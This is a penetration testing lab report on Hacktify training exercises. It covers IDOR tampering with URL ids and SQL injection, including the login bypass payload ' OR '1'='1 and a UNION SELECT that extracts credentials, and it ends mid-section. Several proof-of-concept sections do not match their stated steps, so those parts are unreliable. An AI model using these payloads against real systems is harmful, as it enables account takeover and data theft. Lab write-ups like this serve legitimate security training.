Hacktify Security - Penetration Testing Report

❖ Overview Of IDOR and SQLi

IDOR (Insecure Direct Object Reference) allows attackers to access, modify, or delete others' data by changing object identifiers (like user IDs) in requests due to inadequate access controls. It often leads to unauthorized data exposure and manipulation.

SQL Injection is a critical vulnerability where attackers inject malicious SQL queries through unsanitized user input, enabling unauthorized access to databases, data modification, or even full database compromise. Proper input validation and parameterized queries help prevent these attacks.

❖ IDOR Lab Reports

Lab 1: IDOR Lab 1 - Accessing Another User's Profile

Description:
This lab demonstrates an IDOR vulnerability where users can access and modify other users' profile information by changing the id parameter in the URL.


Vulnerability Type:
Insecure Direct Object Reference (IDOR)

Severity:
High

Exploitation Steps:

1. Logged in as user test, accessed profile with URL: https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=535
2. Changed the id value in the URL to 555, accessing another user's profile.
3. Successfully viewed and modified the data of user shivam.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1780

User Profile


Email hello@hello.com

Credit Card 300

Transaction 1 6738

Transaction 2 7625

Transaction 3 20000


https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php?id=1798

User Profile

Email 4n6@gmail.com

Credit Card 0

Transaction 1

Transaction 2

Transaction 3

Impact:
Unauthorized access and modification of other users' private profile data.

Lab 2: IDOR Lab 2 - Accessing Another User's Orders

Description:
This lab involves an IDOR vulnerability where users can view other users' order details by changing the order id in the URL.


Vulnerability Type:
Insecure Direct Object Reference (IDOR)

Severity:
Medium

Exploitation Steps:

1. Logged in as user test, accessed orders with URL: https://labs.hacktify.in/HTML/idor_lab/lab_2/orders.php?order_id=1001
2. Changed order_id to 1002 and accessed order details of another user.
3. Successfully viewed sensitive order information not belonging to the current user.

Proof of Concept (POC):



https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1231

User Profile

Username user2@mail.com

First Name user2

Last Name name2


https://labs.hacktify.in/HTML/idor_lab/lab_2/profile.php?id=1282

User Profile

Username 4n6@gmail.com

First Name 4n6

Last Name 6n4

Impact:
Unauthorized access to other users' confidential order information.

Lab 3: IDOR Lab 3 - Accessing Another User's Invoices

Description:
This lab shows an IDOR vulnerability where invoice details of other users can be accessed by manipulating the invoice_id in the URL.


Vulnerability Type:
Insecure Direct Object Reference (IDOR)

Severity:
High

Exploitation Steps:

1. Logged in as user test, accessed invoices via URL:
   https://labs.hacktify.in/HTML/idor_lab/lab_3/invoice.php?id=3001
2. Changed id to 3002 and accessed another user's invoice details.
3. Successfully retrieved confidential invoice information without authorization.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=ketty

Happy Hacking

Change Password

Username: ketty

New Password: ••••

Confirm Password: •••••

Happy Hacking

User Profile

Username: ketty

Email: ketty@gmail.com

Name: ket1

Impact:
Leakage of other users' financial and billing information.

Lab 4: IDOR Lab 4 - Change Your Methods!

Description:
This lab further explores an IDOR vulnerability where profile modification of other users is possible by altering the id parameter.


Vulnerability Type:
Insecure Direct Object Reference (IDOR)

Severity:
High

Exploitation Steps:

1. Logged in as user test, accessed profile with URL: https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=535
2. Changed id value to 555, accessing another user's profile.
3. Modified the first and last name of the user shivam successfully.


Proof of Concept (POC):



https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=555

User Profile

Username: shivam
First Name: shi
Last Name: vam



https://labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=535

User Profile

Username: test
First Name: test
Last Name: test

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Impact:
Unauthorized modification of other users' personal data.

## SQL Injection Lab Reports

### Lab 1: SQLi Lab 1 - Bypass Authentication

Description:

This lab demonstrates an SQL injection vulnerability in the login form, allowing an attacker to bypass authentication.

Vulnerability Type:

SQL Injection (Authentication Bypass)

Severity:

High


Exploitation Steps:

1. Accessed the login page: `https://labs.hacktify.in/HTML/sqli_lab/lab_1/lab_1.php`

2. Entered the payload in the email field: `' OR '1'='1` and arbitrary text in the password field.

3. Successfully logged in without valid credentials.

Proof of Concept (POC):



Admin Login


Email: Enter Email

Password: Enter Password

Login

Email:
Password:
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Admin Login

Email: ' OR '1'='1

Password: •••••••••

Login

Impact:

Full compromise of user accounts without needing valid credentials.

### Lab 2: SQLi Lab 2 - Extracting Data

Description:

This lab involves exploiting SQL injection to retrieve sensitive data from the database.

Vulnerability Type:

SQL Injection (Data Extraction)

Severity:

High


Exploitation Steps:

1. Accessed the search functionality: `https://labs.hacktify.in/HTML/sqli_lab/lab_2/search.php`

2. Used payload: `%' UNION SELECT null, username, password FROM users -- -`


3. Successfully retrieved usernames and passwords.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1%27%20OR%20%271%27=%271

Welcome Hacker!!

Email: admin@gmail.com
Password: admin123


https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php

Welcome Hacker!!

Enter the id parameter with numeric values

Impact:

Exposure of sensitive user data from the database.

### Lab 3: SQLi Lab 3 - Strings & Errors Part 3!

Description:

This lab uses SQL injection by leveraging error-based techniques to extract information.

Vulnerability Type:

SQL Injection (Error-Based)

Severity:

Medium

